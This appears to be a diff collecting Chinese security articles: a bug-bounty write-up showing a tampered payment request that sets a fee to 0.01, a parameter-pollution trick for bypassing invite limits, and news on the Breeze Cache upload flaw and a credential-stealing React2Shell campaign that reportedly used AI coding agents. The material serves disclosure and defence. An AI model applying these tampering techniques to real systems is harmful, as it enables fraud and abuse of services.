,但是需要构造数据包。关于这个漏洞是怎么来的呢(通过反编译小程序提取敏感信息路径出来的)
|
||||
工具推荐:https://github.com/Mstce/Onyx
|
||||
|
||||

|
||||
|
||||
|
||||
增加用户的数据需要自己构造(后面我会说这个构造是泄露出来)
|
||||
|
||||

|
||||
|
||||
这个呢是修改用户信息的,但是不能把用户改为管理员权限。 主要是可以修改用户的基本信息(名字 学校 手机号 性别 专业等) 这里我就用 谢志强的信息修改学校 改为91xueyuan,提交数据包,发现也是返回修改成功
|
||||
|
||||

|
||||
|
||||
这个是查询接口可以通过(手机号 id state:"5")来查询。师傅们还记得前面我说的那个构造标准参数怎么来的吗就是提交了 'state' 这个返回 志强的信息去构造的 也是水洞一个,其他的接口也没有什么好玩的了
|
||||
### 支付逻辑漏洞
|
||||
|
||||
某大学财务系统的费用缴纳网站,老演员了开局一个登陆框(首先测试了sql注入无果后还是老实的注册完测试里面的功能吧) 注册成功后 发现功能点还是比较少的
|
||||
《功能点》 在测试过程中就去点击了,小额缴费发现有一个叫
|
||||
汽车检测与维修技术服务师(高级)
|
||||
的缴费项目(要100蚊),用burp记录了相关的流量包,果然发现了东西
|
||||
|
||||

|
||||
```
|
||||
usercode=61032419xxxxxxxxxx&zje=0.01&banktype=abc&clientType=wx&businessId=1493990161191665664//usercode=用户账户也是身份证//zje=0.01 //这个是需要缴纳的金额 我修改成了0.01返回结果{"errorMessage":"操作成功","traceId":"1497959654137921536","success":true,"showType":0,"data":{"data":"https://xxxx.xxxx.com/mpay/mobileBank/zh_CN/EBusinessModule/BarcodeH5Act.aspx?token=17772118150139582323","orderid":"ahzypt2026042600074","rtnMsg":"操作成功","rtnCode":0,"status":0},"errorCode":"0","host":"172.17.255.133"}返回成功了,发现有一个url心想这个肯定是支付接口把他复制到了浏览器(他说需要到微信),打开了微信点了进去需要支付0.01(果然和我前面修改的一样,但是系统会不会有订单还要支付后回去看看)
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
很给力,系统返回了支付成功的订单!!!
|
||||
|
||||
- END -
|
||||
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# 邀请次数限制绕过漏洞
|
||||
原创 游山玩水
|
||||
游山玩水 山水SRC 2026-04-26 01:17
|
||||
|
||||
## 免责声明
|
||||
|
||||
**本公众号分享的所有渗透测试技术文章仅面向合法授权的安全测试、学习交流与研究用途。读者必须确保自身行为符合《网络安全法》等相关法律法规,严禁将其用于任何未授权攻击等非法活动。因不当使用或传播相关内容所引发的任何法律责任与风险,由行为人自行承担,本公众号(或本人)概不负责**
|
||||
|
||||
## 流程
|
||||
|
||||
**出现前提**
|
||||
- 存在邀请功能,且对邀请者(如A用户)有次数或频率限制(如每日最多邀请N人)。
|
||||
|
||||
- 邀请请求通过参数(如phone
|
||||
)传递被邀请者信息,且参数可由前端控制(如通过HTTP请求包修改)。
|
||||
|
||||
- 服务端未对同一参数名的出现次数进行限制,错误地解析多个值(如将重复参数解析为数组或列表)。
|
||||
|
||||
- 服务端在检查邀请次数时,未与当前请求实际处理的被邀请人数关联(如检查通过后,遍历处理所有参数值而不重新校验次数)。
|
||||
|
||||
**测试流程**
|
||||
:
|
||||
- A用户拦截邀请请求(如通过代理工具),将原始参数phone=Bxxxxx
|
||||
修改为phone=Bxxxxx&phone=Cxxxxx
|
||||
(复制参数名,添加新值,无论在请求头和请求体复制都行)。
|
||||
|
||||
- 服务端接收请求后,因代码缺陷(如使用request.getParameterValues("phone")
|
||||
)将phone
|
||||
解析为数组["Bxxxxx", "Cxxxxx"]
|
||||
。
|
||||
|
||||
- 服务端校验A的邀请次数(可能仍按一次操作检查),随后遍历数组,依次为B和C创建邀请记录,但仅扣除一次邀请次数(或仅检查一次)。
|
||||
|
||||
- 最终,A用一次邀请成本,成功邀请B和C两人,绕过次数限制。
|
||||
|
||||
**危害**
|
||||
- **核心危害**
|
||||
:绕过业务限制机制,导致邀请次数/频率控制失效。
|
||||
|
||||
- **衍生风险**
|
||||
:
|
||||
|
||||
- 若邀请关联奖励(如积分、优惠券),攻击者可低成本刷奖励,造成经济损失。
|
||||
|
||||
- 被用于批量注册垃圾账号或刷量,影响平台运营和用户生态。
|
||||
|
||||
- 若邀请涉及权限提升(如邀请好友获特权),可能扩大权限漏洞影响。
|
||||
|
||||
- 增加资源消耗(如短信费用、存储冗余数据)。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,25 @@
|
||||
# 黑客利用 Breeze Cache 插件漏洞(CVE-2026-3844)发起攻击,超 40 万个网站面临安全风险
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-27 00:49
|
||||
|
||||

|
||||
|
||||
威胁团伙正在利用**CVE-2026-3844**
|
||||
高危漏洞(CVSS 评分 9.8)攻击 Breeze Cache WordPress 插件,该漏洞允许攻击者**无需身份认证**
|
||||
即可向服务器上传文件。安全厂商 Wordfence 已监测到针对此漏洞的攻击行为超 170 次。
|
||||
|
||||
Breeze Cache 是云托管厂商 Cloudways 推出的免费 WordPress 缓存插件,用于优化网站访问速度与运行性能。功能包含页面缓存、浏览器缓存、文件压缩、Gzip 压缩及 CDN 对接,可有效缩短页面加载时间、优化网站整体分发效率,目前全球已有超 40 万个网站部署该插件。此漏洞由安全研究员 Hung Nguyen(bashu)发现。
|
||||
|
||||
Wordfence 发布的报告指出:“WordPress Breeze Cache 插件 2.4.4 及更早所有版本中,fetch_gravatar_from_remote
|
||||
函数缺少文件类型校验,存在**任意文件上传漏洞**
|
||||
。未授权攻击者可借此向受影响网站服务器上传恶意文件,进而实现远程代码执行。该漏洞仅在开启「本地托管 Gravatar 头像」功能时可被利用,该选项默认处于关闭状态。”
|
||||
|
||||
Wordfence 研究人员表示,该缺陷根源在于fetch_gravatar_from_remote
|
||||
函数未做文件类型校验,致使无认证攻击者可上传任意文件,最终引发远程代码执行、网站完全沦陷接管等严重后果。根据安全公告,漏洞利用的前提是手动开启「Host Files Locally – Gravatars」配置项。漏洞影响 2.4.4 及以下版本,官方已于 2.4.5 版本完成修复。
|
||||
|
||||
鉴于该漏洞已被野外活跃利用,Breeze Cache 用户需立即升级至最新版本,或临时禁用该插件以规避风险。
|
||||
|
||||
截至撰稿时,Wordfence 数据显示,过去 24 小时内已拦截**3936 起**
|
||||
针对该漏洞的攻击行为。
|
||||
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 黑客利用Telegram做“战报系统”,900余家企业遭React2Shell漏洞批量洗劫
|
||||
FreeBuf 2026-04-26 10:02
|
||||
|
||||

|
||||
|
||||
##
|
||||
##
|
||||
|
||||
**Part01**
|
||||
## 攻击行动曝光
|
||||
|
||||
|
||||
一台意外暴露在公网的服务器,揭开了近期一场大规模自动化攻击的真面目。在这场围绕名为「Bissa scanner」工具展开的攻击行动中,威胁攻击者利用自动化扫描、AI辅助编码与Telegram机器人,已悄无声息地入侵了全球超过900家企业。
|
||||
|
||||
|
||||
攻击者专门针对暴露在互联网上的Web应用程序,窃取敏感凭证,并将每一次成功的漏洞利用结果,实时发送至自己的Telegram账户。
|
||||
|
||||
|
||||
**Part02**
|
||||
## 漏洞利用机制
|
||||
|
||||
|
||||
本次攻击的核心,是Next.js中的一个高危漏洞——CVE-2025-55182。安全研究人员将其命名为React2Shell。
|
||||
|
||||
|
||||
该漏洞允许攻击者针对数百万台Web服务器发起攻击,窃取通常包含密码、API密钥和访问令牌的敏感环境文件(.env文件)。
|
||||
|
||||
|
||||
值得注意的是,攻击者并非盲目随机扫描,而是构建了一套结构化的攻击流程:对受害者进行发现、利用、分级,并根据被盗数据的潜在价值进行筛选。报告显示,金融机构、加密货币平台和零售企业是受影响最严重的行业。
|
||||
|
||||
|
||||
**Part03**
|
||||
## 自动化攻击基础设施
|
||||
|
||||
|
||||
DFIR Report的分析师在发现一台暴露的服务器后,还原了此次攻击的全貌。该服务器上存储了分布在150多个目录中的13,000多个文件。
|
||||
|
||||
|
||||
研究人员指出,这些内容绝非简单的数据转储,而是一条高度专业化的攻击流水线——漏洞利用脚本、受害者数据暂存、凭证收集和权限验证,全部在同一台机器上完成。
|
||||
|
||||
|
||||
更值得关注的是,这台暴露主机还显示,攻击者使用了Claude Code和OpenClaw进行故障排除和工作流管理,为大规模漏洞利用提供了罕见的自动化水平和操作效率。
|
||||
|
||||
|
||||
**Part04**
|
||||
## Telegram实时通知系统
|
||||
|
||||
|
||||
此次发现最引人注目的,是攻击者将Telegram打造成了一套实时的漏洞利用通知系统。
|
||||
|
||||
|
||||
Bissa scanner框架中的运行脚本,硬编码了一个与Telegram机器人 @bissapwned_bot 相关联的令牌。每当扫描器确认一次成功的React2Shell漏洞利用,该机器人就会立即向攻击者的私人Telegram聊天发送一条结构化警报。
|
||||
|
||||
|
||||
攻击者的Telegram身份也由此曝光:用户名为 @BonJoviGoesHard,显示名称为“Dr. Tube”。每一条警报都包含受害者的身份信息、云环境状态、权限级别以及可用的密钥——攻击者可以近乎实时地在即时通讯应用上,筛选和评估数百次入侵的价值。
|
||||
|
||||
|
||||
**Part05**
|
||||
## 凭证收集规模
|
||||
|
||||
|
||||
攻击者的凭证收集规模同样惊人。从数万个.env文件中,他们攫取了包括:
|
||||
- AI服务商:Anthropic、OpenAI的密钥和令牌
|
||||
|
||||
- 云平台:AWS、Azure
|
||||
|
||||
- 支付系统:Stripe、PayPal
|
||||
|
||||
- 数据库:MongoDB、Supabase
|
||||
|
||||
等各类系统的访问凭证。
|
||||
|
||||
|
||||
在2026年4月10日至21日的短短11天内,攻击者使用兼容S3的Filebase存储服务,向名为 bissapromax 的云存储桶上传了超过65,000个归档文件条目,充分暴露了其攻击管道的自动化程度和持续性。
|
||||
|
||||
|
||||
**Part06**
|
||||
## Telegram机器人通知系统原理拆解
|
||||
|
||||
|
||||
Telegram警报机制是本轮攻击中最具技术揭示价值的细节之一。
|
||||
|
||||
|
||||
@bissapwned_bot 发送的每条确认消息都带有结构化标头,包含消息ID、日期、发送者用户名和机器人用户ID。消息正文则采用表情符号分隔字段、单行书写的格式,使攻击者无需登录服务器,即可秒级了解每个受害者的核心情况。
|
||||
|
||||
|
||||
这种设计体现出极高的操作成熟度——攻击者追求的是结果查看时的速度、清晰度和最小操作成本。
|
||||
|
||||
|
||||
DFIR Report的分析师还发现,攻击者至少运行了两个独立的机器人:
|
||||
- @bissapwned_bot:用于扫描结果警报
|
||||
|
||||
- @bissa_scan_bot:由OpenClaw驱动的AI控制子系统中的扫描机器人
|
||||
|
||||
对Telegram API的元数据查询证实,两个机器人在被发现时均处于活跃状态。目标聊天记录解析为机器人与单个操作员之间的私人对话,确认这是一次单人操作、集中管理的攻击行动。
|
||||
|
||||
|
||||
这种基础设施投入水平表明,攻击者并非新手,而是长期从事此类操作——存储阶段的命名痕迹甚至可追溯至2025年9月。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**Part07**
|
||||
## 防御建议
|
||||
|
||||
|
||||
DFIR Report的研究人员提出了几项组织应立即采取的防御措施:
|
||||
1. 积极打补丁:
|
||||
订阅供应商安全公告,确保关键CVE在成为事件之前就已被修复。
|
||||
|
||||
1. 迁移凭证管理方式:
|
||||
将生产凭证从.env文件迁移到专业的密钥管理器中,在运行时注入具有短生命周期和窄权限的凭证。
|
||||
|
||||
1. 控制出站流量:
|
||||
通过可记录日志的代理控制应用层出站流量,防止被入侵的主机静默连接攻击者基础设施。
|
||||
|
||||
1. 常态化凭证安全运营:
|
||||
定期轮换凭证,扫描代码和构建产物中嵌入的密钥,并部署蜜罐令牌以触发告警。
|
||||
|
||||
**参考来源:**
|
||||
|
||||
Hackers Use Telegram Bots to Track 900+ Successful React2Shell Exploits
|
||||
|
||||
https://cybersecuritynews.com/hackers-use-telegram-bots/
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651337140&idx=1&sn=134af642d92b85fc1076a8c83c09945c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
### 电报讨论
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user